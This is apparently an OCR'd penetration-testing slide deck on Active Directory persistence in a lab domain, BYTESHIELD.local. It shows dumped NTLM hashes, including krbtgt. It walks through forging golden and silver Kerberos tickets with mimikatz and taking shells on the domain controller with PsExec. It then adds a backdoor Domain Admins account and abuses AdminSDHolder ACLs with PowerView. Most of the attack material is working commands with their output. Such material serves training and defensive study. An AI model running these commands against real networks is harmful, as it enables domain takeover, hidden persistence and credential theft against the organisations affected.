
RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 7facdc498ed1680c4fd1448319a8c04f

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : cc33e56f29f7f028240c94009626a68e
```

Active Directory Persistence

- Gettting domain SID
- Whoami /user



Active Directory Persistence

- Creating the golden ticket and injecting it into memory does not require any administrative privileges, and can even be performed from a computer that is not joined to the domain. We'll take the hash and continue the procedure from a compromised workstation.
- Before generating the golden ticket, we'll delete any existing Kerberos tickets with
- Kerberos::purge

```
PS C:\Tools> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::purge
Ticket(s) purge for current session is OK
```

Active Directory Persistence

- Performing the Attack
- kerberos::golden /user:fakeuser /domain:BYTESHIELD.local /sid:S-1-5-21-2650123447-3108711000-1796582875 /krbtgt:cc33e56f29f7f028240c94009626a68e /ptt

```
mimikatz # kerberos::golden /user:fakeuser /domain:BYTESHIELD.local /sid:S-1-5-21-2650123447-3108711000-1796582875 /krbt
gt:cc33e56f29f7f028240c94009626a68e /ptt
User      : fakeuser
Domain    : BYTESHIELD.local (BYTESHIELD)
SID       : S-1-5-21-2650123447-3108711000-1796582875
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: cc33e56f29f7f028240c94009626a68e - rc4_hmac_nt
Lifetime  : 12/3/2023 9:20:27 AM ; 11/30/2033 9:20:27 AM ; 11/30/2033 9:20:27 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'fakeuser @ BYTESHIELD.local' successfully submitted for current session
```

Active Directory Persistence

- After the attack we can now access the DC
- .\PsExec.exe \\ROOT-DC01 cmd.exe

```
PS C:\Tools> .\PsExec.exe \\ROOT-DC01 cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
byteshield\fakeuser
```

Active Directory Persistence

- We have now forged a ticket that elevate our privilege to domain admin

```
C:\Windows\system32>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== =======
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Enabled
SeMachineAccountPrivilege                 Add workstations to domain                                         Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Enabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Enabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Enabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Enabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeBackupPrivilege                         Back up files and directories                                      Enabled
SeRestorePrivilege                        Restore files and directories                                      Enabled
SeShutdownPrivilege                       Shut down the system                                               Enabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Enabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Enabled
SeUndockPrivilege                         Remove computer from docking station                               Enabled
SeEnableDelegationPrivilege               Enable computer and user accounts to be trusted for delegation     Enabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Enabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
```

Active Directory Persistence

- With high integrity shell

```
C:\Windows\system32>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                                 Type             SID                                            Attributes
========================================================== ================ ============================================== ==========
=========================================
Everyone                                                   Well-known group S-1-1-0                                        Mandatory group, Ena
bled by default, Enabled group
BUILTIN\Administrators                                     Alias            S-1-5-32-544                                   Mandatory group, Ena
bled by default, Enabled group, Group owner
BUILTIN\Users                                              Alias            S-1-5-32-545                                   Mandatory group, Ena
bled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access                 Alias            S-1-5-32-554                                   Mandatory group, Ena
bled by default, Enabled group
NT AUTHORITY\NETWORK                                       Well-known group S-1-5-2                                        Mandatory group, Ena
bled by default, Enabled group
NT AUTHORITY\Authenticated Users                           Well-known group S-1-5-11                                       Mandatory group, Ena
bled by default, Enabled group
NT AUTHORITY\This Organization                             Well-known group S-1-5-15                                       Mandatory group, Ena
bled by default, Enabled group
BYTESHIELD\Domain Admins                                   Group            S-1-5-21-2650123447-3108711000-1796582875-512 Mandatory group, Ena
bled by default, Enabled group
BYTESHIELD\Group Policy Creator Owners                     Group            S-1-5-21-2650123447-3108711000-1796582875-520 Mandatory group, Ena
bled by default, Enabled group
BYTESHIELD\Schema Admins                                   Group            S-1-5-21-2650123447-3108711000-1796582875-518 Mandatory group, Ena
bled by default, Enabled group
BYTESHIELD\Enterprise Admins                               Group            S-1-5-21-2650123447-3108711000-1796582875-519 Mandatory group, Ena
bled by default, Enabled group
BYTESHIELD\Denied RODC Password Replication Group          Alias            S-1-5-21-2650123447-3108711000-1796582875-572 Mandatory group, Ena
bled by default, Enabled group, Local Group
Mandatory Label\High Mandatory Level                       Label            S-1-16-12288
```

Active Directory Persistence

- We can add a little tweak to the Psexec command to spawn system shell by adding –s –I flags

```
PS C:\Tools> .\PsExec.exe \\ROOT-DC01 -s -i cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
BUILTIN\Administrators                 Alias            S-1-5-32-544 Enabled by default, Enabled group, Group owner
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
Mandatory Label\System Mandatory Level Label            S-1-16-16384
```

Active Directory Persistence

- Note that by creating our own TGT and then using PsExec, we are performing the overpass the hash attack by leveraging Kerberos authentication. If we were to connect using PsExec to the IP address of the domain controller instead of the hostname, we would instead force the use of NTLM authentication and access would still be blocked as the next listing shows

```
PS C:\Tools> .\PsExec.exe \\10.10.1.13 cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access 10.10.1.13:
```

Active Directory Persistence

- Silver Ticket
- Every machine account has an NTLM hash; this is the hash of the computer, represented as the SYSTEM$ account. This is the PSK (Pre-Shared Key) between the Domain and Workstation which is used to sign TGS (Ticket Granting Service) Kerberos tickets. This ticket is less powerful than the TGT (Golden Ticket), as it can only access that single machine. However, when creating a TGT, the attacker needs to approach the Domain Controller to have it generate a TGS ticket before they can access any machines. This creates a unique audit record, which doesn't stand out as malicious, but heuristics can be applied to identify if it is abnormal. When forging a TGS ticket, the attacker can bypass the Domain Controller and go straight to the target, minimizing the number of logs left behind.

Active Directory Persistence

- Now let's Confirm our access to the machine before performing the attack
- ls \\ROOT-DC01\C$

```
PS C:\Users\p.brown.BYTESHIELD.000> ls \\ROOT-DC01\C$
ls : Access is denied
At line:1 char:1
+ ls \\ROOT-DC01\C$
+ ~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (\\ROOT-DC01\C$:String) [Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand

ls : Cannot find path '\\ROOT-DC01\C$' because it does not exist.
At line:1 char:1
+ ls \\ROOT-DC01\C$
+ ~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (\\ROOT-DC01\C$:String) [Get-ChildItem], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand
```

Active Directory Persistence

- Performing the Attack
- kerberos::golden /domain:BYTESHIELD.local /user:Administrator /sid:S-1-5-21-2650123447-3108711000-1796582875 /rc4:542b2f531fc6033566a74f7908700714 /target:ROOT-DC01.BYTESHIELD.local /service:cifs /ptt

```
PS C:\Tools> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::golden /domain:BYTESHIELD.local /user:Administrator /sid:S-1-5-21-2650123447-3108711000-1796582875
/rc4:542b2f531fc6033566a74f7908700714 /target:ROOT-DC01.BYTESHIELD.local /service:cifs  /ptt
User      : Administrator
Domain    : BYTESHIELD.local (BYTESHIELD)
SID       : S-1-5-21-2650123447-3108711000-1796582875
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 542b2f531fc6033566a74f7908700714 - rc4_hmac_nt
Service   : cifs
Target    : ROOT-DC01.BYTESHIELD.local
Lifetime  : 12/3/2023 1:41:00 PM ; 11/30/2033 1:41:00 PM ; 11/30/2033 1:41:00 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ BYTESHIELD.local' successfully submitted for current session
```

Active Directory Persistence

- After the attack we can now access the C$ share of the Trusted forest DC
- ls \\ROOT-DC01.BYTESHIELD.local\C$

```
PS C:\Tools> ls \\ROOT-DC01.BYTESHIELD.local\C$


    Directory: \\ROOT-DC01.BYTESHIELD.local\C$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/15/2018  12:19 AM                PerfLogs
d-r---        11/20/2023   3:19 PM                Program Files
d-----        11/20/2023   3:18 PM                Program Files (x86)
d-----        11/20/2023   1:37 PM                Shares
d-----        11/20/2023   3:08 PM                SQLServer2017Media
d-----         12/1/2023   2:15 PM                Tools
d-r---        11/30/2023   2:46 PM                Users
d-----         12/3/2023   9:30 AM                Windows
```

Active Directory Persistence

- Now let's if we can use Psexec to spawn administrative shell on the DC
- .\PsExec.exe \\ROOT-DC01 -s -i cmd.exe

```
PS C:\Tools> .\PsExec.exe \\ROOT-DC01 -s -i cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access ROOT-DC01:
Access is denied.
```

- Trying Psexec we got access denied that one limitation about silver, the ticket is only valid against the specific host and service it is created for

Active Directory Persistence

- Having limited access to the machine, but we can create a domain user and add the user to domain admins group for persistence
- net group "domain admins" silver_guy /add /dom
- net group "domain admins" silver_guy /add /dom

```
PS C:\Tools> net user silver_guy P@ssw0rd123! /add /dom
The request will be processed at a domain controller for domain BYTESHIELD.local.

The command completed successfully.

PS C:\Tools> net group "domain admins" silver_guy /add /dom
The request will be processed at a domain controller for domain BYTESHIELD.local.

The command completed successfully.
```

Active Directory Persistence

- We can confirm that silver_guy is created and member of Domain admins Group
- net user silver_guy /dom

```
PS C:\Tools> net user silver_guy /dom
The request will be processed at a domain controller for domain BYTESHIELD.local.

User name                    silver_guy
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            12/3/2023 1:52:22 PM
Password expires             1/14/2024 1:52:22 PM
Password changeable          12/4/2023 1:52:22 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users          *Domain Admins
The command completed successfully.
```

Active Directory Persistence

- What is an AdminSDHolder?
- Active Directory Domain Services (AD DS) use the AdminSDHolder object and the Security Descriptor propagator (SDProp) process to secure privileged users and groups. The AdminSDHolder object has a unique Access Control List (ACL), which controls the permissions of security principals that are members of built-in privileged Active Directory groups. The SDProp is a process that runs every 60 minutes on the Primary Domain Controller emulator to ensure the AdminSDHolder Access Control List (ACL) is consistent on all privileged users and groups.

Active Directory Persistence

- The Purpose of AdminSDHolder
- The purpose of the AdminSDHolder object is to provide "template" permissions for the protected accounts and groups in the domain. AdminSDHolder is automatically created as an object in the System container of every Active Directory domain. Its path is: CN=AdminSDHolder,CN=System,DC=<domain_component>,DC=<domain_component>?.


- Unlike most objects in the Active Directory domain, which are owned by the Administrators group, AdminSDHolder is owned by the Domain Admins group. By default, EAs can make changes to any domain's AdminSDHolder object, as can the domain's Domain Admins and Administrators groups. Additionally, although the default owner of AdminSDHolder is the domain's Domain Admins group, members of Administrators or Enterprise Admins can take ownership of the object

Active Directory Persistence

- Active Directory protected Groups
- Account Operators
- Administrators
- Backup Operators
- Domain Admins
- Domain Controllers
- Enterprise Admins
- Krbtgt
- Print Operators
- Read-only Domain Controllers
- Replicator
- Schema Admins
- Server Operators


Active Directory Persistence

- Let' Demonstrate how it works, Let's Asume we give domain user Samantha.Rawland full control Domain admins group, that permission will be over written by AdminSDHolder in 60 second by default with itsown ACL, AdminSDHolder sarves as a reserve ACL template for all the protected groups across the domain in case if one has been tempered with
-



Active Directory Persistence

- By default in every 60 minutes AdminSDHolder checks the need to propagate the Protected groups with its ACL template



Active Directory Persistence

- We can demonstrate the Behavior of AdminSDHolder using a powershell script Invoke-SDPropagator.ps1
- Import-Module .\Invoke-SDPropagator.ps1
- Invoke-SDPropagator -showProgress -timeoutMinutes 1


```
PS C:\Tools> Import-Module .\Invoke-SDPropagator.ps1
PS C:\Tools> Invoke-SDPropagator -showProgress -timeoutMinutes 1
```

Active Directory Persistence

- AdminSDHolder Abuse
- AdminSDHolder modification is a persistence technique in which an attacker abuses the SDProp process in Active Directory to establish a persistent backdoor to Active Directory. Each hour (by default), SDProp compares the permissions on protected objects (e.g., Users with Domain Admin Privileges) in Active Directory with those defined on a special container called AdminSDHolder. If they differ, it replaces the permissions on the protected object with those defined on AdminSDHolder. Therefore, an adversary who modifies the AdminSDHolder container can establish a path of shadow administration and a means to regain administrative access to Active Directory.


Active Directory Persistence

- Abusing the AdminSDHolder is a kind of watch the watcher situation, because we will inject the backdoor into AdminSDHolder ACL Templete so that it will be propagated across the protected groups



Active Directory Persistence

- Here is the result after propagation



Active Directory Persistence

- We can Confirm with Powerview invoke-AclScanner
- Invoke-ACLScanner -ResolveGUIDs | ? {$_.IdentityReferenceName -match "Samantha.Rawland"}

```
PS C:\Tools> Invoke-ACLScanner -ResolveGUIDs | ? {$_.IdentityReferenceName -match "Samantha.Rawland"}


ObjectDN                : CN=AdminSDHolder,CN=System,DC=BYTESHIELD,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : GenericAll
ObjectAceType           : None
AceFlags                : None
AceType                 : AccessAllowed
InheritanceFlags        : None
SecurityIdentifier      : S-1-5-21-2650123447-3108711000-1796582875-1125
IdentityReferenceName   : Samantha.Rawland
IdentityReferenceDomain : BYTESHIELD.local
IdentityReferenceDN     : CN=Samantha,CN=Users,DC=BYTESHIELD,DC=local
IdentityReferenceClass  : user

ObjectDN                : CN=Administrator,CN=Users,DC=BYTESHIELD,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : GenericAll
ObjectAceType           : None
AceFlags                : None
AceType                 : AccessAllowed
InheritanceFlags        : None
SecurityIdentifier      : S-1-5-21-2650123447-3108711000-1796582875-1125
IdentityReferenceName   : Samantha.Rawland
IdentityReferenceDomain : BYTESHIELD.local
IdentityReferenceDN     : CN=Samantha,CN=Users,DC=BYTESHIELD,DC=local
IdentityReferenceClass  : user

ObjectDN                : CN=Administrators,CN=Builtin,DC=BYTESHIELD,DC=local
AceQualifier            : AccessAllowed
```

Active Directory Persistence

- We can also check it this way
- Get-ObjectAcl -SamAccountName "Domain Admins" -ResolveGUIDs | ? {$_.IdentityReference -match "samantha.rawland"}

```
PS C:\Tools\AD-Pentesting-Tools-main> Get-ObjectAcl -SamAccountName "Domain Admins" -ResolveGUIDs | ? {$_.IdentityRefer
ence -match "samantha.rawland"}


InheritedObjectType   : All
ObjectDN              : CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local
ObjectType            : All
IdentityReference     : BYTESHIELD\Samantha.Rawland
IsInherited           : False
ActiveDirectoryRights : GenericAll
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : None
InheritanceType       : None
AccessControlType     : Allow
ObjectSID             : S-1-5-21-2650123447-3108711000-1796582875-512
```

Active Directory Persistence

- Now let's Exploit it remotely with PowerView, to do that we need DA, EA or LA
- Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName 'Jessica.Williams' -Rights All -Verbose

```
PS C:\Tools\AD-Pentesting-Tools-main> Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountNa
me 'Jessica.Williams' -Rights All -Verbose
VERBOSE: Get-DomainSearcher search string: LDAP://CN=AdminSDHolder,CN=System,DC=BYTESHIELD,DC=local
VERBOSE: Get-DomainSearcher search string: LDAP://DC=BYTESHIELD,DC=local
VERBOSE: Granting principal S-1-5-21-2650123447-3108711000-1796582875-1113 'All' on
CN=AdminSDHolder,CN=System,DC=BYTESHIELD,DC=local
